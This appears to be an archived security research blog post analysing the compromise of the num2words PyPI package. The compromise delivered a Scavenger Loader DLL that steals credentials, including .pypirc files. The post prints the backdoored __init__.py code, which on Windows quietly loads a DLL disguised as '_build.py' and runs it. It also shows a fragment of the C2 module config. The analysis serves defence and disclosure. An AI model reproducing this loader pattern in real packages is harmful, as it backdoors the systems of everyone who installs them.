
Scavenger Malware Distributed via num2words PyPI Supply Chain Compromise


Archived: 2026-04-05 22:06:11 UTC

Overview

On Monday July 28th, security researcher @johnk3r tagged the Invoke RE Twitter/X account in a post stating that the `num2words` PyPI package had been compromised and `v0.5.15` was exhibiting signs of distributing the Scavenger Malware https://x.com/johnk3r/status/1949862337340461528.



The user @SFLinux then confirmed that “there was a Phishing attack on PyPI this morning” (likely meaning that the package maintainers were Phished) and that the compromised version `v0.5.15` had been removed from PyPI.



Cedric Brisson provided us with the compromised package that we confirmed contained a Scavenger Loader DLL that contains nearly identical functionality to that used in the esling-config-prettier compromise on July 18th.

Later, the project distributed `v0.5.16` of the package, however, the code was still backdoored. After back-and-forth with Cedric Brisson the maintainer confirmed that a malicious token was still present within their account and that the token had been removed to prevent further compromises:

This blog covers the infection vector used with the compromised `num2words` PyPI package to execute the Scavenger Loader on infected systems and its follow-on Stealer payloads.

Infection Vector

The `v0.5.15` of `num2words` contains a small change within the package’s `__init__.py` file under `num2words-0.5.15/__init__.py`:

```
 import os
import platform
import sys
import ctypes
try:
    if platform.system() == "Windows":
        here = os.path.abspath(os.path.dirname(__file__))
        ct = getattr(sys.modules[__name__], "ctypes")
        help = getattr(ct, "CDLL")(os.path.join(here, "_build.py"))
        getattr(help, "main")()
```

```
except:
    print("")
```

If this Python code is executed on a Microsoft Windows machine during the package initialization, the `_build.py` Microsoft Windows DLL with the build timestamp of `2025-07-28 07:22:19 +00:00 (UTC)` will be loaded and the `main` export within the DLL will be executed.

Scavenger Loader

The DLL is a Scavenger Loader variant that we detailed in our previous blog, however, uses a new set of command-and-control addresses provided here and a different XXTEA session key `N13r4xLz` during C2 communications. The loader also targets `.pypirc` files for exfiltration from infected systems. These configuration files often contain repository credentials (likely to perform further compromises). Like the previous version analyzed, the C2 provides three separate stealer modules that are available to download from the C2:

```
[{"enabled": true, "identifier": "shiny", "drop_name": "version.dll", "next_to_match": "notification_helper.ex
```

Our analysis of these stealer modules are ongoing, however, Dr. Web has provided a comprehensive overview of each module here: https://news.drweb.com/show/?i=15036&lng=en&c=5 and the steps the modules take post-compromise.

Indicators of Compromise

All samples and C2 URLs related to Scavenger Loader and stealer modules can be found here: https://github.com/Invoke-RE/community-malware-research/blob/main/Research/Loaders/Scavenger/num2words_IOCs.md

Special Thanks

- Cedric Brisson for providing us with the compromised package
- @johnk3r for bringing this to our attention
